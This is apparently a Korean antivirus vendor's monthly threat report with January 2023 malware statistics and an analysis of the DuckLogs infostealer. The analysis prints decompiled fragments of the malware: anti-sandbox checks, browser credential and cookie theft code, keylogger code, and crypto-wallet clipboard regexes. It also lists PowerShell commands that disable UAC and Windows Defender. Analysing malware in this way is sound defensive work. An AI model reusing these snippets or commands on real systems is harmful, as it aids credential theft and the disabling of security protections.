


이스트시큐리티 보안동향보고서

No.161

2023/02/24

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
 2. 알약 악성코드 탐지 통계
 3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계
-

2 악성코드 분석 보고서 08-28

1. [Trojan.MSIL.Stealer.gen] 악성코드 분석 보고서
 2. [Trojan.Android.Banker] 악성코드 분석 보고서
-

3 최신 보안 동향 29-44

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

2023년 1월에는 고객센터를 위장한 피싱 메일을 통한 계정탈취 공격이 지속되었습니다. 기존 공격의 경우 대부분 네이버 계정정보 탈취를 주 목적으로 하였지만, 최근에는 카카오 계정정보 탈취를 시도하는 공격도 증가한 것이 특징입니다.

국내 포털사이트 피싱뿐만 아니라 연말정산 기간을 노린 국세청 세무조사 사칭 공격도 발견되었습니다. 해당 공격은 주로 가상자산분야 투자자들을 대상으로 진행되었는데, 메일주소를 실제 국세청에서 보낸 것처럼 조작하고 본문 역시 실제 국세청 이메일 본문과 매우 유사하게 제작하였습니다. 공격자는 이메일 내 '세무조사 신고서류 안내.pdf' 파일이 첨부되어 있는 것처럼 조작하였지만, 실제 해당 영역 클릭 시 네이버 로그인 피싱 페이지로 이동하여 계정정보 탈취를 시도합니다.

이외에도 .chm 파일을 통한 악성코드 유포 공격도 포착되었습니다.

작년 3월부터 4월까지 .chm 파일을 통해 악성코드를 유포하는 공격이 다수 포착되었습니다. 이후 다소 소강상태를 보이다, 최근 또 다시 .chm 파일을 통한 악성코드 유포공격이 포착되었습니다. 하지만 단발성 공격으로 추정되며, 유사 공격에 대해 지속적인 모니터링 중에 있습니다.

1월 중순부터 원노트(.one) 파일을 활용한 공격이 발견되었으며, 증가 추세를 보이고 있습니다.

22년 7월, MS가 오피스 제품 내에서 매크로가 자동으로 활성화 되지 않도록 정책을 변경한 이후 공격자들은 지속적으로 새로운 공격 벡터를 찾고자 시도하였으며, 그 중 하나로 원노트 파일을 악용하기로 한 것으로 추정됩니다.

원노트란 MS가 개발한 전자 메모장 프로그램으로, MS Office 365에 기본 구성으로 포함되어 있어 설치되어 있는 사용자가 많습니다. 원노트 파일의 경우 MS의 보안 매커니즘인 제한된 보기 및 MOTW(Mark-of-the-Web)의 영향을 받지 않으며, 다양한 형식의 파일을 포함하도록 허용하여 공격자들이 원노트 파일을 이용하여 공격을 진행중에 있으며, 당분간 지속될 것으로 예상됩니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023년 1월에는 Gen:Variant.Jaik.38715, Trojan.HTML.Ramnit.A, Trojan.GenericKD.46017682, Gen:Variant.Graftor.120606, Trojan.GenericKD.43575713, Gen:Variant.Razy.911205, Gen:Variant.Graftor.927510 악성코드가 새롭게 Top15 에 진입하였고, 지난년도 12 월과 비교하여 새로운 악성코드가 다수 진입하였습니다.

지난달과 비교하여 새로운 악성코드가 많이 발생하였지만, 오토캐드(AutoCAD) 관련 파일들을 감염 시키는 Trojan.Acad.Bursted.AK, Worm.ACAD.Bursted, Worm.ACAD.Kenilfe 악성코드와 Misc.HackTool.AutoKMS, Misc.HackTool.KMSActivator 같이 불법 정품인증을 진행해주는 KMS HackTool 관련 악성코드 또한 지속적으로 Top 순위에 탐지 되고 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑2	Gen:Variant.TDss.49	ETC	98,076
2	New	Gen:Variant.Jaik.38715	ETC	68,726
3	↓2	Trojan.Acad.Bursted.AK	Trojan	59,618
4	↑1	Exploit.CVE-2010-2568.Gen	Exploit	54,567
5	↓1	Worm.ACAD.Bursted	Worm	38,292
6	↓4	Misc.HackTool.AutoKMS	ETC	36,230
7	New	Trojan.HTML.Ramnit.A	Trojan	35,925
8	New	Trojan.GenericKD.46017682	Trojan	35,864
9	↓3	Application.Generic.3173472	ETC	33,811
10	New	Gen:Variant.Graftor.120606	ETC	29,593
11	New	Trojan.GenericKD.43575713	Trojan	25,333
12	↓4	Worm.ACAD.Kenilfe	Worm	22,736
13	New	Gen:Variant.Razy.911205	ETC	19,144
14	New	Gen:Variant.Graftor.927510	ETC	18,962
15	↓5	Misc.HackTool.KMSActivator	ETC	18,158


*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2023년 01월 01일 ~ 2023년 01월 31일

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 54%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 26%, 웜(Worm) 유형과 취약점(Exploit) 유형은 각각 10%, 9%로 확인되었습니다.

2023년 1월과 비교하여 전체 감염 건수는 45.4% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교


2023년 1월에는 지난해 12월과 비교해서 기타(ETC) 유형과 취약점(Exploit) 유형이 각각 19%, 2% 증가하였으며, 트로이목마(Trojan), 웜(Worm) 유형은 8%, 6%씩 감소 되었습니다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 1월 1일부터 1월 31일까지 총 15,251건의 랜섬웨어 공격 시도가 차단되었다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside에서 수집한 악성코드 유포지/경유지 URL에 대한 월간 통계로, 1월 한 달간 총 7,989,673건의 악성코드 경유지/유포지 URL이 확인되었습니다. 이 수치는 12월 한 달간 확인되었던 7,995,061건의 악성코드 경유지/유포지 URL 수에 비해 약 0.1% 가량 감소한 수치입니다. 악성코드 경유지/유포지 URL의 경우 항상 고정적인 URL만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



2

악성코드 분석 보고서


[Trojan.MSIL.Stealer.gen]

악성코드 분석 보고서

개요

DuckLogs 악성코드는 인포스틸러(Infostealer)와 같은 정보탈취형 악성코드로 해킹 포럼에서 판매 되었으며, 최근 2023년 1월 "SharkStealer" 라는 새로운 이름으로 다시 등장했다. 해킹 포럼에 게시된 글에 따르면 정보 탈취, 키로거(Keylogger), 로그인 데이터, 암호 화폐 지갑 정보 등과 같은 정보 탈취 행위를 수행한다.


해당 악성코드는 백신의 파일 진단을 우회하기 위한 목적으로 닷넷 프로그래밍 언어를 이용해 패키징되었으며, 이번 호에서는 여러 단계로 나누어진 DuckLogs 악성코드의 로드 과정과 악성 행위를 분석해 보도록 한다.



[그림 1] 해외 포럼 사이트

3. 최종 페이로드

최종 페이로드는 "DuckLogs" 이름으로 악성 행위를 수행한다.



[그림 6] DuckLogs 악성코드

1) 분석 환경 우회

가상 환경 및 샌드박스에서 사용하는 특정 라이브러리를 찾는 Anti VM 기법이 적용 되어있다.

```
using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
{
    using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
    {
        foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
        {
            string text = managementBaseObject["Manufacturer"].ToString().ToLower();
            if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || text.Contains("VirtualBox"))
            {
                return true;
            }
        }
    }
}
```

[그림 7] Antivm 코드 일부

Anti VM 목록		
WMI	Select * from Win32_ComputerSystem	VIRTUAL, vmware, VirtualBox
샌드박스 모듈	SbieDll.dll, Sxln.dll, Sf2.dll, snxhk.dll, cmdvrt32.dll	
프로세스	ProcessHacker, Taskmgr, dnSpy, netstat, netmon, filemon, regmon, cain, Wireshark, Wireshark, NLClientApp, dumpcap, tcpview64, procexp64, Fiddler.WebUi, HTTPie, Fiddler, FiddlerCap	

[표 2] anti vm 목록

2) 바이패스 명령

Powershell 명령을 이용해 사용자 계정 컨트롤(UAC) 비활성화, Windows Defender 비활성화 된다.

목록	명령어
UAC 비활성화	Set-ItemProperty -Path REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System -Name ConsentPromptBehaviorAdmin -Value 0
Windows Defender 실시간 감시 ON	Set-MpPreference -DisableRealtimeMonitoring \$false
Windows Defender 기능 비활성화	Uninstall-WindowsFeature -Name Windows-Defender

[표 3] 명령 목록

3) 특정 기능 비활성화

레지스트리 설정을 통해 명령 프롬프트, 작업 관리자 등을 비활성화 할 수 있는 기능이 존재한다.

목록	명령어
작업 관리자 비활성화	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System > DisableTaskMgr = 1 설정
명령 프롬프트 비활성화	HKCU\Software\Policies\Microsoft\Windows\System > DisableCMD = 1 설정
레지스트리 비활성화	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer > NoRun = 1 설정

[표 4] 명령 목록

4) 웹 브라우저 정보 탈취

여러 웹 브라우저의 북마크 정보, 검색 기록 정보, 로그인 데이터 및 쿠키와 같은 정보를 탈취해 공격자에게 보낸다.

```
// Token: 0x060000A4 RID: 164 RVA: 0x000A3A8 File Offset: 0x000085A8
public static void Start()
{
    Directory.CreateDirectory(Path.GetTempPath() + D.A + "WWWBrowsers");
    Browsers.BlinkBookmarks();
    Browsers.BlinkCookies();
    Browsers.BlinkDownloads();
    Browsers.BlinkHistory();
    Browsers.BlinkPasswords();
    IF (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "MozillaFirefoxProfiles"))
    {
        Browsers.FirefoxBookmarks();
        Browsers.FirefoxCookies();
        Browsers.FirefoxDownloads();
        Browsers.FirefoxHistory();
        Browsers.FirefoxPasswords();
    }
    IF (Directory.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "WaterfoxProfiles"))
    {
        Browsers.WaterfoxBookmarks();
        Browsers.WaterfoxCookies();
    }
}
```

[그림 8] 웹 브라우저 탈취 코드 일부

브라우저 목록을 살펴보면 Mozilla 재단에서 관리하는 엔진을 다수 확인 할 수 있으며, 웹 브라우저 엔진인 Gecko는 Chromium 엔진 다음으로 많이 사용되는 웹 브라우저 엔진이다.

Gecko 기반 브라우저는 정보 수집은 SQL 쿼리를 이용하며, 쿠키 정보는 "cookies.sqlite" 파일, 검색 기록 정보는 "places.sqlite" 파일에서 수집하는데 해당 정보는 암호화되지 않은 데이터가 그대로 담겨져있다.

```
// Token: 0x040002F5 RID: 757
private const string A = "SELECT
id,originAttributes,name,value,host,path,expiry,lastAccessed,creationTime,isSecure,isHttpOnly,inBrowserElement,sameSite,rawSameSite,sch
emaMap FROM moz_cookies";

// Token: 0x040002F6 RID: 758
private const string a = "SELECT
id,url,title,rev_host,visit_count,hidden,typed,frecency,last_visit_date,guid,foreign_count,url_hash,description,preview_image_url,origi
n_id,site_name FROM moz_places";

// Token: 0x040002F7 RID: 759
private const string B = "SELECT
id,type,fk,parent,position,title,keyword_id,folder_type,dateAdded,lastModified,guid,syncStatus,syncChangeCounter FROM moz_bookmarks";

// Token: 0x040002F8 RID: 760
private const string b = "SELECT id,place_id,anno_attribute_id,content,flags,expiration,type,dateAdded,lastModified FROM moz_annos";
```

[그림 9] SQL 쿼리 목록 일부

브라우저 목록

Blink, Firefox, LibreWolf, Waterfox, Avast, Brave, Edge, Gecko, Opera,
Thunderbird, Vivaldi

[표 5] 브라우저 목록

5) 키로거 기능

임시 폴더에 숨겨진 폴더를 생성하고 GetKeyState 함수를 이용해 키 정보를 확인하는 등 "Shift", "Control" 과 같은 키를 포함하여 키보드에 입력되는 값을 탈취한다.

```

}
else if (text2 == "RControlKey")
{
text = "[CTRL]";
}
}
using (StreamWriter streamWriter = new StreamWriter(Path.GetTempPath() + "sfgiekruy48w37ieokguf###KeyLogger.txt", true))
{
if (Logger.A == Logger.A())
{
streamWriter.Write(text);
}
else
{
streamWriter.WriteLine(Environment.NewLine);
streamWriter.WriteLine("#ud83d#udcbbWindow: " + Logger.A());
streamWriter.WriteLine("#ud83d#udd70Time: " + DateTime.Now.ToString("yyyy-MM-dd h:mm:ss tt"));
streamWriter.WriteLine("#ud83d#udc41Logged Data:");
streamWriter.Write(text);
}
}
return Logger.A(Logger.A, A_0, A_1, A_2);

```

[그림 10] 키로거 코드 일부

6) 클립보드 데이터 탈취

Clipper 기능은 클립보드 데이터에 암호화폐 지갑 주소가 있을 때 이를 공격자의 주소로 변경하여 탈취한다.

목록	정규 표현식
Bitcoin (BTC)	(?:^(bc1 [13])[a-zA-HJ-NP-Z0-9]{25,39}\$)
Ethereum (ETH)	(?:^0x[a-fA-F0-9]{40}\$)
Monero (XMR)	(?:^4[0-9AB][1-9A-HJ-NP-Za-km-z]{93}\$)
Stellar (XLM)	(?:^G[0-9a-zA-Z]{55}\$)
Ripple (XRP)	(?:^r[0-9a-zA-Z]{24,34}\$)
Litecoin (LTC)	(?:^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}\$)
Dogecoin (DOGE)	D[A-Z1-9][1-9A-z]{32}
Bitcoin Cash (BCH)	^((bitcoincash:)?(q p)[a-z0-9]{41})
Dash (DASH)	(?:^X[1-9A-HJ-NP-Za-km-z]{33}\$)
Steam Trade URL	steamcommunity[.]com/tradeoffer/new/[?]partner=[0-9]{9}&token=[A-z0-9_]{8}

[표 6] 정규식 세부 정보

3. 결론

DuckLogs 는 브라우저의 데이터 정보, 가상화폐 지갑 정보 탈취 등의 기능을 가진 악성코드이다. 또한, UAC(User Access Control)를 우회, 파워셸 명령어를 통해 윈도우 디펜더를 비활성화 할 수 있다.

만일 기업체에서 이러한 악성코드에 감염이 되는 경우, 크리덴셜 탈취 혹은 암호화폐 지갑 탈취에 따라 업무 상 해킹에 따른 손해, 자산 손실 등의 위협에 노출될 수 있어서 주의가 필요하다.

